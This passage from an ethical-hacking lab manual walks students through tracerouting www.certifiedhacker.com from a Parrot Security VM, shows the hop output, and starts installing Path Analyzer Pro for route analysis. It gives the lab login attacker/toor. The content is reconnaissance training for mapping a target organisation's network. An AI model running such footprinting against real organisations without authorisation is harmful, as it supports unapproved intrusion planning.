
4. After viewing the result, close the command prompt window.
5. Turn on the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the Password field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

6. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
7. A **Parrot Terminal** window appears. In the terminal window, type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.

Note: Since we have set up a simple network, you can find the direct hop from the source to the target destination. However, screenshots may vary depending on the target destination.



```

[attacker@parrot]~$ tracert www.certifiedhacker.com
tracert to www.certifiedhacker.com (162.241.216.11), 30 hops max, 60 byte packets
 1 10.10.1.2 (10.10.1.2) 1.748 ms 1.646 ms 1.590 ms
 2 172.18.0.1 (172.18.0.1) 1.970 ms 1.923 ms 2.244 ms
 3 192.168.100.6 (192.168.100.6) 2.384 ms 2.809 ms 3.074 ms
 4 103.152.3.225 (103.152.3.225) 3.285 ms 3.570 ms 3.679 ms
 5 38.140.226.249 (38.140.226.249) 5.084 ms 5.039 ms 5.184 ms
 6 te0-3-0-5.rcr21.tpa01.atlas.cogentco.com (154.24.5.181) 7.724 ms te0-3-1-5.rcr21.tpa01.atlas.cogentco.com (154.24.32.129) 2.951 ms 2.862 ms
 7 be2261.ccr21.mia01.atlas.cogentco.com (154.54.5.81) 9.837 ms 10.653 ms 10.524 ms
 8 be3400.ccr21.mia03.atlas.cogentco.com (154.54.47.18) 10.413 ms be3401.ccr21.mia03.atlas.cogentco.com (154.54.47.30) 10.336 ms be3400.ccr21.mia03.atlas.cogentco.com (154.54.47.18) 10.298 ms
 9 ntt.mia03.atlas.cogentco.com (154.54.9.42) 10.222 ms 10.829 ms 11.211 ms
10 ae-4.r22.miamfl02.us.bb.gin.ntt.net (129.250.4.88) 11.956 ms 11.874 ms 11.768 ms
11 ae-8.r20.dllstx14.us.bb.gin.ntt.net (129.250.2.219) 40.783 ms *
12 ae-1.r00.dllstx16.us.bb.gin.ntt.net (129.250.7.121) 34.203 ms ae-1.r01.dllstx16.us.bb.gin.ntt.net (129.250.7.125) 34.118 ms ae-1.r00.dllstx16.us.bb.gin.ntt.net (129.250.7.121) 37.677 ms
13 ce-0-0-0-1.r01.dllstx16.us.ce.gin.ntt.net (131.103.117.42) 37.285 ms 36.660 ms ce-0-1-0-1.r00.dllstx16.us.ce.gin.ntt.net (128.242.179.18) 36.796 ms
14 xe-2-0-0.rtrn1.dall.net.unifiedlayer.com (162.215.243.9) 35.945 ms xe-2-0-1.rtrn2.dall.net.unifiedlayer.com (162.215.243.7) 35.266 ms 34.614 ms
15 162-215-243-23.unifiedlayer.com (162.215.243.23) 33.897 ms 162-215-243-21.unifiedlayer.com (162.215.243.21) 34.159 ms 34.323 ms
16 162-241-0-28.unifiedlayer.com (162.241.0.28) 36.658 ms 162-241-0-30.unifiedlayer.com (162.241.0.30) 36.612 ms 162-241-0-28.unifiedlayer.com (162.241.0.28) 34.222 ms
17 po101.router2a.hou1.net.unifiedlayer.com (162.241.0.7) 34.207 ms po100.router2a.hou1.net.unifiedlayer.com (162.241.0.3) 37.915 ms 37.869 ms
18 108-167-150-122.unifiedlayer.com (108.167.150.122) 35.174 ms 35.095 ms 35.293 ms
19 box5331.bluehost.com (162.241.216.11) 35.456 ms 35.412 ms 38.092 ms
  
```


8. This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.
9. You can also use other traceroute tools such as **VisualRoute** (<http://www.visualroute.com>), **Traceroute NG** (<https://www.solarwinds.com>), etc. to extract additional network information of the target organization.
10. Close all open windows and document all acquired information.
11. Turn off the **Parrot Security** virtual machine.

Task 3: Perform Advanced Network Route Tracing Using Path Analyzer Pro

Path Analyzer Pro performs network route tracing with performance tests, DNS, Whois, and network resolution to investigate network issues.

Here, we will perform network tracerouting using Path Analyzer Pro.


1. In the **Windows 11** virtual machine, open **File Explorer** and navigate to **E:\CEH-Tools\CEHv12 Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro** and double-click **PAPro27.msi**.



2. The **Path Analyzer Pro 2.7** setup window appears.
3. Follow the wizard steps (by selecting default options) to install Path Analyzer Pro.

